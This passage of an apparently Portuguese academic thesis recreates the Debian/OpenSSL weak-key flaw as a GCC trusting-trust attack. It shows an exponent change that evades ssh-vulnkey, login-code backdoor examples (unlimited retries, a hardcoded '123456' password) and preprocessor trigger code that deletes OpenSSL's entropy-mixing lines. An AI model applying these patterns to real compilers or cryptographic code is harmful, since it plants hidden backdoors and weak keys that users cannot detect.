A primeira função, **RSA_generate_key**, é uma versão antiga da chamada à geração de chaves RSA e é mantida no código da biblioteca *OpenSSL* por questões de compatibilidade. Esta atualmente consiste em um wrapper para a nova função, **RSA_generate_key_ex**, a real responsável pela geração de chaves RSA. De qualquer forma, note-se que ambas as funções recebem como um de seus parâmetros o valor *"e_value"*, referente ao expoente público da chave RSA a ser gerada. Em implementações específicas esse expoente costuma ser fixado em algum valor que seja capaz de prover robustez à chave ao mesmo tempo em que possibilita maior agilidade nas operações com ela executadas. Ademais, fixá-lo evita que sua determinação seja delegada aos usuários da biblioteca, que por desconhecimento da teoria envolvida ou algum outro motivo podem decidir por um valor inseguro ou mesmo inválido. Vejamos agora o trecho de código 4.3, referente à chamada à biblioteca *OpenSSL* realizada no código do *OpenSSH* quando da geração de chaves RSA:

```
1 static RSA *
2 rsa_generate_private_key(u_int bits)
3 {
4   RSA *private;
5   private = RSA_generate_key(bits, 35, NULL, NULL);
6         if(private == NULL)
7           fatal("rsa_generate_private_key: key generation failed.");
8   return private;
9 }
```

Código 4.3: Chamada à função de geração de chaves RSA no código do *OpenSSH 4.3*

Claramente, o *OpenSSH 4.3* ainda faz uso da versão antiga da chamada à geração de chaves RSA, a qual já era considerada desatualizada mesmo em 2006. Não obstante, devido à manutenção da função por questões de compatibilidade a chamada funciona para a geração de chaves. Mas mais importante, note-se o segundo parâmetro, referente ao expoente público, usado na chamada à rotina de geração de chaves: o valor 35 é fixado na chamada. Consideremos agora o trecho de código 4.4, referente à mesma chamada de geração de chaves RSA, mas aqui na versão mais recente do *OpenSSH*:

```
1 #define RSA_F4  0x10001L
2
3 static RSA *
```

```
4  rsa_generate_private_key(u_int bits)
5  {
6    RSA *private = RSA_new();
7    BIGNUM *f4 = BN_new();
8
9    if (private == NULL)
10     fatal("%s: RSA_new failed", __func__);
11   if (f4 == NULL)
12     fatal("%s: BN_new failed", __func__);
13   if (!BN_set_word(f4, RSA_F4))
14     fatal("%s: BN_new failed", __func__);
15   if (!RSA_generate_key_ex(private, bits, f4, NULL))
16     fatal("%s: key generation failed.", __func__);
17   BN_free(f4);
18   return private;
19 }
```

Código 4.4: Chamada à função de geração de chaves RSA no código do *OpenSSH 6.2*

O *OpenSSH 6.2* já faz uso da nova versão da função de geração de chaves RSA. Cabe notar aqui o valor fixo usado como terceiro parâmetro, que na nova versão da função equivale ao expoente público: a variável **f4**, que é antes iniciada como **RSA_F4**, que equivale a 65537. A motivação para o uso de tal valor é a mesma por trás do uso do valor 35: deve-se ao fato de que sua exponenciação é consideravelmente mais ágil pela quantidade de bits iguais a 0 que possui. Não obstante a motivação semelhante, o uso de diferentes valores é suficiente para que as chaves geradas sejam diferentes. Isto permite ao *OpenSSH 6.2* gerar chaves vulneráveis ao mesmo tempo em que desloca o espaço amostral reduzido de chaves em relação ao que é verificado pelas ferramentas de detecção. Isto posto, um último teste foi realizado seguindo-se o mesmo roteiro de testes já descrito, mas agora com a adição de um passo prévio à compilação do *OpenSSH*: a modificação da chamada **BN_set_word(f4, RSA_F4)** no trecho 4.4 para **BN_set_word(f4, 35)**. Os resultados de tal teste para a ferramenta *ssh-vulnkey* são dispostos em seguida:

```
---------------------------
          TESTE 5
---------------------------
OpenSSL: 1.0.1e (modificada)
OpenSSH: 6.2p2 (modificada)

**** ssh-vulnkey ****
Chaves: 1024 bits
    Testadas: 200
    Comprometidas: 200

Chaves: 2048 bits
    Testadas: 200
    Comprometidas: 200
---------------------------
```

De fato, agora com a alteração do expoente público de 65537 para 35 a ferramenta *ssh-vulnkey* foi capaz de detectar todas as chaves geradas como sendo vulneráveis, validando a supracitada hipótese de dependência das ferramentas de detecção disponíveis ao parâmetro de uma constante no código-fonte que pode ser devidamente alterada sem

prejuízo de funcionalidade em qualquer compilação *downstream*. Com isto fica evidente a fragilidade das ferramentas de detecção, dado que a mera alteração do expoente público oculta delas a vulnerabilidade associada às chaves geradas. Essa simples modificação resulta no deslocamento do espaço amostral de chaves reduzido pela falha original no pacote *openssl* de 2006, de modo que as chaves geradas escapam à detecção das ferramentas disponibilizadas, ao mesmo tempo em que a vulnerabilidade persiste em código e permanece explorável por varredura viável. Isto posto, tomando por base o caso *Debian/OpenSSL* e à luz dos resultados fornecidos pelos testes realizados e aqui dispostos, fica claro que é possível recriar a vulnerabilidade ocorrida no gerador pseudo-aleatório padrão da *OpenSSL* ao mesmo tempo em que esta se torna indetectável às ferramentas de detecção disponíveis. Mas pior ainda que isto, pode-se moldar tal vulnerabilidade na forma de um ataque *trusting trust*, capaz não apenas de ocultá-la a qualquer análise de código-fonte, mas também de proliferá-la mediante sucessivas recompilações da tão difundida biblioteca *OpenSSL*.

Capítulo 5

Recriando o caso *Debian/OpenSSL*: um ataque *trusting trust*

Como já discutido, ataques *trusting trust* são subversões de software que se utilizam de compiladores como veículo de propagação, mirando programas específicos e neles inserindo código malicioso em tempo de compilação. Desse modo, inspeções de código-fonte, não importando quão minuciosas, são incapazes de detectar quaisquer subversões, embora estas de fato possam existir no código binário resultante da compilação. De modo a se realizarem, ataques *trusting trust* fazem uso de padrões em código: quando durante a compilação de um programa um determinado padrão de código é detectado, uma lógica de subversão específica é acionada, lógica esta que executa algum tipo de modificação no código resultante da compilação. A esse padrão buscado pelo ataque daremos o nome de *trigger*, ou *gatilho*. À lógica que é executada quando da ativação de um gatilho chamaremos de *payload*, ou *carga*. Um dos gatilhos mais importantes de um ataque *trusting trust*, e o que de fato o difere de um outro ataque qualquer via compilador, consiste em um padrão mirado sobre o próprio código do compilador. A carga associada a esse gatilho inclui todos os demais gatilhos e suas respectivas cargas, inclusive ela própria. Isto permite ao ataque se propagar para cada compilador que seja compilado a partir daquele originalmente subvertido.

Isto posto, como passo inicial para a construção de um ataque *trusting trust* precisamos escolher um compilador. Este escolhido, faz-se então necessária a decisão de como será realizada a detecção de padrões em código: isto nos dará uma boa diretriz de qual componente do compilador escolher para embutir a lógica do ataque. Decidido esse local, basta então a codificação dos gatilhos do ataque com suas respectivas cargas, dentre estes aqueles mirados sobre o próprio compilador. Esse roteiro parece mais simples do que de fato é, já que alguns de seus passos são consideravelmente desafiadores, e diversas complexidades inerentes às escolhas feitas surgem no decorrer da construção do ataque. Assim, iremos a partir de agora explorar individualmente e em maiores detalhes cada qual dos pontos desse roteiro para a construção de um ataque *trusting trust*, ao final culminando em uma prova de conceito funcional e aplicável dessa forma de subversão.

5.1 O compilador

A escolha do compilador é uma das decisões mais importantes de um ataque *trusting trust*: ela determina o alcance do ataque e a dificuldade de sua execução. Um compilador de uso comercial difundido provavelmente oferece um melhor suporte a ataques sobre programas usados por empresas e grandes corporações. Já um compilador de uso pessoal possivelmente propaga melhor ataques sobre programas de uso pessoal. Ademais, caso o código-fonte do compilador esteja disponível, a realização do ataque se torna mais simples, visto que sua inclusão no código do compilador pode ser feita no contexto de uma linguagem de alto nível. Já em um compilador de código-fonte restrito, a inclusão do ataque necessitaria ser feita sobre o próprio código binário, com exceção de ataques que tenham origem interna, no âmbito de um fornecedor de software proprietário, possibilidade sugerida no contexto da ciberguerra, por exemplo, por recentes revelações sobre táticas de vigilantismo hora em curso [27]. Assim, tendo em vista a construção de uma prova de conceito de ataque *trusting trust* com capacidade de ampla difusão em software de código-fonte livre, ou qualquer se considerarmos a exceção antes descrita, talvez o compilador que melhor se enquadre ao contexto desse trabalho de pesquisa acadêmica seja o *GNU Compiler Collection*, ou *GCC*, que, além de ser empregado tanto para uso pessoal quanto comercial, diretamente ou em variantes, também disponibiliza seu código-fonte.

O *GCC* se encontra disponível, ou ao menos acessível, em virtualmente todas as distribuições *Unix-like* existentes, sendo por elas geralmente usado como a ferramenta de escolha para compilação de seus programas. Grande parte dos usuários de tais distribuições também emprega o *GCC* quando do desenvolvimento de programas de uso pessoal ou mesmo comercial. Ademais, a grande maioria, se não a totalidade, dos programas de código-fonte aberto oferece suporte padrão à compilação pelo uso do *GCC*, dentre esses programas o próprio *kernel Linux* e conhecidas bibliotecas como a *OpenSSL*. Por tais predicados, o *GCC* se mostra o vetor ideal de um ataque *trusting trust* mirado sobre softwares comumente usados em distribuições *Unix-like*, precisamente o que aqui se pretende concretizar como prova de conceito. Não obstante, cabe ressaltar que não se limita o uso do *GCC* a sistemas *Unix-like*, havendo variantes suas, como o *MinGW*, disponibilizadas e também empregadas em outros sistemas e ambientes.

Cabe aqui esclarecer que o *GCC* na realidade não é um único compilador, mas sim, como sugere o próprio nome, uma coleção de compiladores para diversas linguagens de alto nível, como *C*, *C++*, *Fortran* e outras. Ademais, o executável *gcc*, comumente acessado para compilação de programas, também não é um compilador em si, mas sim um *driver* responsável pela configuração e ordenação do processo de compilação, invocando as ferramentas necessárias ao processo em ordem, como o pré-processador, o compilador, o montador e o *linker*. Para a linguagem *C*, por exemplo, o que de fato corresponde ao compilador é um programa chamado *cc1*. Não obstante, quando não especificado de outra forma, iremos aqui usar o termo *gcc*, em minúsculas, para nos referir ao *driver* que gerencia o processo de compilação. Ademais, como para os fins do presente trabalho iremos tratar apenas com código na linguagem *C*, usaremos *GCC*, em maiúsculas, para referirmo-nos especificamente ao conjunto de ferramentas acessado pelo *gcc* quando do processo de compilação de um programa na linguagem *C*.

Isto posto, é importante perceber que o trabalho realizado pelo compilador em si na realidade é apenas uma das etapas do processo de tradução de um programa de uma

linguagem de alto nível para uma linguagem de máquina. Esse processo de tradução ocorre sob a forma de um *pipeline* de ativação dos programas envolvidos: cada programa faz uso das saídas do programa previamente executado, com base nestas gerando saídas próprias que serão então processadas pelo próximo programa no *pipeline*. Uma ilustração simplificada do fluxo de compilação do *GCC* encontra-se disposta na figura 5.1:



Figura 5.1: Fluxo de compilação simplificado no *GCC*

Note-se, portanto, que o código-fonte original é sucessivamente modificado pelos diversos programas do *pipeline* de compilação. Mais importante ainda, note-se que a cada etapa do processo uma representação intermediária do código-fonte original é produzida. No *GCC*, cada uma dessas representações pode ser obtida solicitando-se ao *driver gcc* que interrompa o processo em um ponto especificado e produza um *dump* dos resultados até o momento. Isto permite a observação dos resultados de transformações realizadas no código em distintas etapas da compilação. Tal possibilidade oferecida pelo *GCC* será levada em consideração em seguida para decisões de projeto na construção do ataque *"prova-de-conceito"*, termo que aqui será usado como referência ao *trusting trust* pretendido.

5.2 Os gatilhos

Decidido o compilador a ser usado podemos agora considerar decisões acerca dos trechos de código do compilador nos quais os gatilhos do ataque serão embutidos. Algo importante a ser observado é que, em se tratando das cargas, estas devem ser acionadas apenas quando o gatilho é ativado. No entanto, no que se refere à verificação da ativação dos gatilhos em si, esta deve em geral ocorrer sempre que houver a possibilidade

de ocorrência de um dos padrões buscados durante o processo de compilação. Caso não seja realizada com tal freqüência, há como aberta a possibilidade de perda de contextos nos quais os gatilhos seriam ativados, o que por conseguinte pode vir a comprometer a eficiência do ataque, ou mesmo inutilizá-lo. Isto posto, conclui-se que a opção a respeito do posicionamento dos gatilhos no código do compilador se refere mais a uma decisão de projeto do ataque em si do que a uma livre escolha: é necessário que o trecho escolhido seja um ponto central do fluxo de compilação. Em outras palavras, deve ser um trecho de código do compilador que é incondicionalmente executado com uma freqüência "satisfatória" quando programas são compilados, "satisfatória" aqui significando que a freqüência de execução é tal que a verificação dos gatilhos possa ser realizada sempre que necessário e sem perdas de possíveis contextos nos quais haveria ativações dos mesmos.

Trechos com tal característica ocorrem algumas vezes no código de um compilador, embora também em contextos bastante distintos, fato observável pela figura 5.1. Como exemplo, a saída do compilador *cc1* é o resultado de sua aplicação sobre um código pré-processado. Embora para a produção de tal saída o código pré-processado possa ser compilado em partes para fins de eficiência ou paralelização, permanece verdadeiro o fato de que o código pré-processado precisa ser inteiramente passado pelo compilador. Isto significa que o compilador *cc1* precisa ter acesso a todo o código pré-processado de modo a poder produzir sua saída, o que indica que deve haver no código de *cc1* ao menos um trecho central no qual todo o código pré-processado pode ser acessado, ainda que em momentos distintos. O mesmo argumento pode ser estendido para os diferentes programas que participam do processo de compilação. Tais trechos que funcionam como um canal de passagem central do código compilado são aqueles que possivelmente fornecem o maior controle sobre modificações em tempo de compilação, e são esses trechos que serão considerados na construção do ataque *trusting trust prova-de-conceito* pretendido.

Resta então a decisão a respeito de qual desses trechos usar para embutir a lógica dos gatilhos e suas respectivas cargas. Tal decisão repousa sobre o projeto do ataque *trusting trust* e seus objetivos, implicando em um comprometimento entre abrangência e ofuscamento. À medida que o código-fonte original é traduzido em um programa mais próximo à estrutura da máquina, sua forma e representação são alterados para diversos fins. A figura 5.1 é uma representação bastante simplificada do que de fato ocorre. No caso do *GCC*, muitos outros processos além dos mostrados são encadeados durante a tradução de um programa: sua forma é alterada para representações intermediárias como *RTL*, *GIMPLE* e *SSA*, facilitando a análise de seu fluxo e estrutura, e otimizações são executadas sobre o programa, como retirada de código "morto", simplificação de constantes e remoção de redundâncias, além de outras [35]. Alguns desses processos e representações intermediários buscam ser independentes da linguagem e da máquina-alvo da compilação. Outros, no entanto, necessitam de informações detalhadas a respeito da arquitetura na qual o código será executado de modo a dela tirar proveito para otimizações com vistas a uma maior eficiência de execução do código resultante.

Com isto o que se busca expor é que, em distintos momentos do processo de tradução, o programa em sua representação corrente se encontra portador de distintos predicados. Quanto mais próximo ao início do processo, menos específico à arquitetura alvo, menos otimizado e mais legível se encontra o código do programa. Um código mais legível implica em um ofuscamento mais fraco da sua finalidade, mas sua menor especificidade também implica em uma maior abrangência do código ali representado. Por outro lado,

quanto mais próximo ao final do processo de tradução, mais específico à máquina, mais otimizado e menos legível fica o código. Um código menos legível implica em um melhor ofuscamento de sua finalidade, mas sua maior especificidade implica em perda da abrangência do código. Tais fatos se traduzem diretamente em predicados do ataque *trusting trust* pretendido: quanto mais próximo do código-objeto resultante o posicionamento dos gatilhos, mais ofuscado e menos abrangente o ataque será; por outro lado, quanto mais próximo do código-fonte de entrada, menos ofuscado e mais abrangente fica o ataque.

Assim, conforme mencionado, a decisão acerca do posicionamento dos gatilhos do ataque repousa sobre um comprometimento entre ofuscamento e abrangência. Em particular, com o presente trabalho o que se objetiva é a construção de uma prova de conceito que seja tanto atual quanto factível, não sendo seu ofuscamento uma característica necessariamente central ao projeto. Pelo contrário, talvez como prova de conceito mais atraente seja a observação de sua procedência enquanto seus efeitos permanecem os mais sutis possíveis. Isto posto, optou-se aqui pelo posicionamento dos gatilhos bem próximo ao início do processo de tradução, mais precisamente no pré-processador. Em conjunto com as já discutidas opções de controle passadas ao *gcc*, esse posicionamento viabiliza melhor observação e averiguação do funcionamento do ataque *prova-de-conceito*. Cabe ressaltar que tais predicados estão aqui sendo buscados devido ao objetivo de construção de uma prova de conceito, não sendo em geral predicados desejados quando da procedência real de um ataque *trusting trust* com objetivos outros.

5.3 As cargas

Decidida a localização dos gatilhos, faz-se então necessária a codificação de suas respectivas cargas. Estas especificam a lógica que será executada quando da ativação de cada gatilho. Nem todas as cargas, no entanto, apresentam como finalidade a alteração do código em processo de compilação. Isto posto, dois tipos gerais de carga podem ser estabelecidos, os quais aqui chamaremos de *cargas principais* e *cargas de suporte*. As *cargas principais* são aquelas direcionadas a procedimentos de modificação sobre o código sendo compilado. As *cargas de suporte*, por sua vez, desempenham um papel auxiliar, sendo usadas para iniciação ou modificação de variáveis internas ao compilador tendo em vista um melhor controle do ataque. Assim, cargas de suporte podem ser empregadas para verificações adicionais sobre o código em processo de compilação: o acesso às cargas principais será ativado após a execução de uma carga de suporte. Por extensão da terminologia, também os gatilhos podem ser referidos como *gatilhos principais*, quando sua ativação leva à execução de cargas principais, e *gatilhos de suporte*, quando sua ativação executa cargas de suporte.

No que se refere às cargas principais, aquelas que de fato modificam o código em compilação, é possível a distinção de três importantes tipos: *cargas de supressão*, *cargas de substituição* e*cargas de inclusão*, classificadas de acordo com o tipo de modificação que realizam quando executadas. Assim, cargas de supressão visam suprimir um trecho específico do código sendo compilado. O trecho de código 5.1 demonstra um exemplo de um código de login hipotético sobre o qual pode ser desejável a procedência de uma supressão de modo a subverter seu funcionamento:

```
1 #define MAXIMUM_LOGIN_TRIES 3
2
```

```
3  int userLogin(){
4    id user_id; /* informed user id */
5    hash informed_passwd_hash; /* hash of password informed by user */
6    hash stored_passwd_hash; /* hash of user stored in system */
7    int success; /* indicates success on login */
8    int tries; /* number of logins tried with failure */
9
10   tries = 0;
11   success = 0;
12   /* Try login until success or maximum number of tries exceeded */
13   while( (tries < MAXIMUM_LOGIN_TRIES) && (!success) ){
14     getUserInfo(&user_id, &informed_passwd_hash);
15     stored_passwd_hash = fetchUserPasswordHash(user_id);
16     /* Compare hashes; value 0 indicates equal hash values */
17     if( hash_cmp(informed_passwd_hash, stored_passwd_hash) == 0 ){
18       success = 1;
19     }
20     else{
21       tries++;
22     }
23   }
24   /* Block login if maximum number of tries exceeded */
25   if(!success){
26     blockLogin();
27   }
28   return success;
29 }
```

Código 5.1: Código de login hipotético

O código 5.1 ilustra o funcionamento de um programa de login hipotético. O usuário informa um identificador e uma senha, da qual um valor de *hash* é calculado. O sistema então obtém o valor de *hash* armazenado para aquele identificador e o compara com o valor obtido da senha fornecida: caso os dois sejam iguais, o usuário é então considerado autenticado; caso contrário, incrementa-se o número de tentativas de login por ele efetuadas. Caso o número de tentativas exceda um valor máximo definido, o sistema bloqueia tentativas de login por um determinado período de tempo. O trecho de código 5.2 demonstra uma supressão realizada sobre o código de login:

```
1  #define MAXIMUM_LOGIN_TRIES 3
2
3  int userLogin(){
4    id user_id; /* informed user id */
5    hash informed_passwd_hash; /* hash of password informed by user */
6    hash stored_passwd_hash; /* hash of user stored in system */
7    int success; /* indicates success on login */
8    int tries; /* number of logins tried with failure */
9
10   tries = 0;
11   success = 0;
12   /* Try login until success or maximum number of tries exceeded */
13   while( (tries < MAXIMUM_LOGIN_TRIES) && (!success) ){
14     getUserInfo(&user_id, &informed_passwd_hash);
15     stored_passwd_hash = fetchUserPasswordHash(user_id);
16     /* Compare hashes; value 0 indicates equal hash values */
17     if( hash_cmp(informed_passwd_hash, stored_passwd_hash) == 0 ){
18       success = 1;
19     }
20     else{
21
22     }
23   }
24   /* Block login if maximum number of tries exceeded */
25   if(!success){
26     blockLogin();
27   }
```

```
28    return success;
29  }
```

Código 5.2: Exemplo de supressão aplicada sobre código de login

Observe-se que a lógica de incremento do número de tentativas foi suprimida com relação ao código original. Dessa forma, tem-se agora uma quantidade ilimitada de tentativas de login sobre o sistema, viabilizando e facilitando ataques exaustivos sobre um determinado subconjunto de senhas.

Com relação a cargas de substituição, estas visam substituir um determinado trecho de código por algum outro trecho, geralmente de funcionalidade semelhante, mas de alguma forma subvertida. O trecho de código 5.3 desmonstra uma substituição realizada sobre o código de login hipotético 5.1 já mostrado:

```
1  #define MAXIMUM_LOGIN_TRIES 3
2
3  int userLogin(){
4    id user_id; /* informed user id */
5    hash informed_passwd_hash; /* hash of password informed by user */
6    hash stored_passwd_hash; /* hash of user stored in system */
7    int success; /* indicates success on login */
8    int tries; /* number of logins tried with failure */
9
10   tries = 0;
11   success = 0;
12   /* Try login until success or maximum number of tries exceeded */
13   while( (tries < MAXIMUM_LOGIN_TRIES) && (!success) ){
14     getUserInfo(&user_id, &informed_passwd_hash);
15     stored_passwd_hash = fetchUserPasswordHash(user_id);
16     /* Compare hashes; value 0 indicates equal hash values */
17     if( (hash_cmp(informed_passwd_hash, stored_passwd_hash) == 0) || \
18         (hash_cmp(informed_passwd_hash, computeHash("123456")) == 0) ){
19       success = 1;
20     }
21     else{
22       tries++;
23     }
24   }
25   /* Block login if maximum number of tries exceeded */
26   if(!success){
27     blockLogin();
28   }
29   return success;
30 }
```

Código 5.3: Exemplo de substituição aplicada sobre código de login

Note-se especificamente que o condicional de comparação dos valores de *hash* de senha foi substituído por uma versão alternativa que inclui uma segunda verificação além da original. Esta segunda verificação é responsável por permitir acesso mediante fornecimento de uma senha específica, no caso, "123456". Cabe observar que o condicional de verificação foi dividido em duas linhas no trecho 5.3 apenas para fins de melhor visualização do código, mas na realidade ambas as linhas correspondem a um único condicional.

Por fim, cargas de inclusão têm por objetivo incluir lógica adicional em um ponto específico do código sendo compilado. O código 5.4 mostra uma inclusão realizada sobre o trecho 3.9, referente à lógica responsável pela atualização do *hash* corrente com o valor do *pid* do processo no gerador pseudo-aleatório da biblioteca *OpenSSL*:

```
1  pid_t curr_pid = getpid();
2  int number = 12345;
3  if (curr_pid)
```

```
4 {
5     MD_Update(&m,(unsigned char*)&curr_pid,sizeof curr_pid);
6     MD_Update(&m,(unsigned char*)&number,sizeof number);
7     curr_pid = 0;
8 }
```

Código 5.4: Exemplo de inclusão de código

O trecho 5.4 mostra a inclusão de duas linhas de código: a primeira corresponde à declaração de uma variável inteira iniciada com o valor 12345, e a segunda corresponde à atualização do *hash* corrente com esse novo valor declarado, atualização esta incluída logo após a já presente atualização do *hash* com o valor do *pid*. Com isto, cada *hash* é deslocado pela nova atualização fazendo uso de um valor conhecido, de modo que os *hashes* produzidos ao final da execução do trecho 5.4 apresentam valores diferentes dos que apresentariam pela execução do código 3.9 original. Observe-se, no entanto, que a entropia adicionada ao *hash* por ambos os trechos ainda se deve unicamente ao valor do *pid*. Tal fato será usado na contrução do ataque *prova-de-conceito* aqui pretendido.

Como uma observação final referente às cargas principais, cabe notar que uma substituição pode ser implementada de maneira válida, e talvez até mais simples, por meio de uma supressão seguida de uma inclusão. Para tanto, a inclusão deve conter o trecho de código a ser substituído já codificado na nova versão pretendida. Dessa forma, a supressão remove completamente o trecho de código a ser substituído, sendo a nova versão de tal trecho em seguida embutida no código-alvo via inclusão.

5.4 O código

Na presente seção são mostrados trechos de código da prova de conceito de ataque *trusting trust* desenvolvida durante a realização desse trabalho. Respeitando a filosofia de *responsible disclosure*, os trechos aqui revelados não visam a possibilidade de fiel replicação da prova de conceito por outrem, mas sim demonstrar a lógica por trás da mesma, bem como conceitos aplicados em sua construção. Assim, é possível que partes do código da prova de conceito sejam omitidas, ou mesmo que alguns dos trechos mostrados contenham erros que inviabilizem sua pronta aplicação por alguém.

Isto estabelecido, pretende-se com o ataque *prova-de-conceito* desenvolvido demonstrar que é possível uma recriação da vulnerabilidade introduzida no caso *Debian/OpenSSL* de um modo tal que essa nova versão da vulnerabilidade seja indetectável às ferramentas de detecção disponíveis, além de propagável via *trusting trust*. Tem-se, portanto, dois objetivos complementares: o primeiro consiste em reintroduzir a vulnerabilidade original no gerador da *OpenSSL*, reduzindo seu espaço amostral de chaves a uma quantidade trivialmente computável; o segundo consiste em deslocar esse espaço reduzido de chaves, evitando-se assim a detecção da vulnerabilidade pelas já citadas ferramentas de detecção. Ademais, em se tratando de um ataque *trusting trust*, ambas as modificações devem ser realizadas sobre o código da *OpenSSL* via compilador.

Inicialmente, cabe uma ponderação a respeito das decisões de projeto tomadas para a construção do ataque *prova-de-conceito*. Observe-se que, tendo sido definido o posicionamento dos gatilhos junto ao pré-processador, os padrões de código a serem analisados são consideravelmente simples, consistindo em linhas de código expressas em linguagem de alto nível, mais precisamente a linguagem *C*. Isto viabiliza supressões orientadas a

linhas de código, linhas estas que, por não terem ainda sido submetidas a significativas transformações em sua representação, apresentam forte semelhança com aquelas do código original. Ademais, tal posicionamento dos gatilhos permite a codificação da lógica inserida por cargas principais também em linguagem *C*, visto que a lógica inclusa será ainda submetida, juntamente com o restante do código, ao processo de tradução em curso quando de sua inclusão. Por fim, o conjunto de tais predicados permite, em sintonia com as já mencionadas opções de controle oferecidas pelo *GCC*, a visualização da procedência das modificações também em linguagem de alto nível e ainda no início do processo de tradução, o que facilita e agiliza a verificação do funcionamento da prova de conceito.

Assim, seja considerado o objetivo de reintrodução da vulnerabilidade original no código da *OpenSSL*. Como já discutido, tal vulnerabilidade deve-se à remoção das duas linhas de código já mostradas nos trechos 3.8 e 3.10. São necessárias, portanto, duas supressões simples, cada qual mirada sobre uma das referidas linhas. O trecho 5.5 demonstra a lógica construída para reintrodução da vulnerabilidade pelo ataque *prova-de-conceito*:

```
1  /* Check if context of interest has been found */
2  if(tt_trigger_activated){
3    /* Check which trigger is activated */
4    switch(tt_trigger_type){
5      /* Check for ssleay_rand_add context (part of default PRNG used by OpenSSL) */
6      case(TT_TRIGGER_SSLEAY_RAND_ADD_BEGIN):
7        /* Check for line that makes buffer insertion in MD_Update */
8        if(line_size >= 19){
9          if(strncmp((const char*)line_pos,"MD_Update(&m,buf,j)",19) == 0){
10           /* Line is suppressed so as to weaken the generator */
11           suppress = 1;
12     /* Current trigger not needed anymore, so it is released */
13     tt_trigger_type = TT_TRIGGER_NONE;
14     tt_trigger_activated = 0;
15         }
16       }
17       break;
18
19     /* Check for ssleay_rand_bytes context (part of default PRNG used by OpenSSL) */
20     case(TT_TRIGGER_SSLEAY_RAND_BYTES_BEGIN):
21       /* Check for line that inserts uninitialized output buffer in MD_Update */
22       if(line_size >= 19){
23         if(strncmp((const char*)line_pos,"MD_Update(&m,buf,j)",19) == 0){
24           /* Suppress line to further weaken generator */
25           suppress = 1;
26     /* Current trigger not needed anymore, so it is released */
27     tt_trigger_type = TT_TRIGGER_NONE;
28     tt_trigger_activated = 0;
29         }
30       }
31       break;
32   }
33 }
```

Código 5.5: Reintroduzindo a vulnerabilidade *Debian/OpenSSL*

Como mencionado, os gatilhos codificados para o ataque *prova-de-conceito* consistem na simples verificação por padrões em linhas de código: caso a linha analisada contenha o padrão buscado, prossegue-se com o processamento da carga. Caso contrário, a compilação segue normalmente. A verificação é feita com auxílio da função **strncmp** da linguagem *C*, a qual permite a comparação de duas strings até uma quantidade específica de caracteres. A variável **line_pos** armazena o endereço em memória do primeiro caractere não-branco da linha considerada, e **line_size** contém seu tamanho contado a partir de **line_pos** até

o caractere '**n**' que finaliza a linha. A variável **suppress** indica se a linha corrente deve ser suprimida do código sendo compilado.

Nota-se ainda pelo código 5.5 que as verificações de padrões ocorrem apenas mediante ativação de um gatilho prévio, indicado pela variável **tt_trigger_type**. Os possíveis gatilhos prévios que podem ser ativados correspondem a gatilhos de suporte, permitindo um maior controle de acesso aos gatilhos principais. Tais gatilhos de suporte, bem como suas respectivas cargas, são mostrados no código 5.6:

```
1  if(line_size >= 27){
2    /* Check for ssleay_rand_add routine declaration */
3    if(strncmp((const char*)line_pos,"static void ssleay_rand_add",27) == 0){
4      tt_trigger_activated = 1;
5      tt_trigger_type = TT_TRIGGER_SSLEAY_RAND_ADD_BEGIN;
6    }
7  }
8  if(line_size >= 28){
9    /* Check for ssleay_rand_bytes routine declaration */
10   if(strncmp((const char*)line_pos,"static int ssleay_rand_bytes",28) == 0){
11     tt_trigger_activated = 1;
12     tt_trigger_type = TT_TRIGGER_SSLEAY_RAND_BYTES_BEGIN;
13   }
14 }
```

Código 5.6: Gatilhos e cargas de suporte

Novamente, os gatilhos no trecho 5.6 consistem em verificações simples por padrões em linhas de código. Como gatilhos de suporte, visam prover um melhor ajuste do ataque, aumentando a precisão da execução deste mediante verificações adicionais do contexto do código em processo de compilação. Quando um desses gatilhos é ativado, um valor a ele associado é armazenado em **tt_trigger_type**, indicando-se sua correspondente ativação em **tt_trigger_activated**. Dessa forma, quando acesso é permitido aos gatilhos e cargas principais tem-se maior controle do contexto no qual as modificações ocorrerão. O conjunto de tais gatilhos viabiliza a concretização do primeiro objetivo estabelecido, qual seja, a reintrodução da vulnerabilidade do caso *Debian/OpenSSL* no código do gerador pseudo-aleatório.

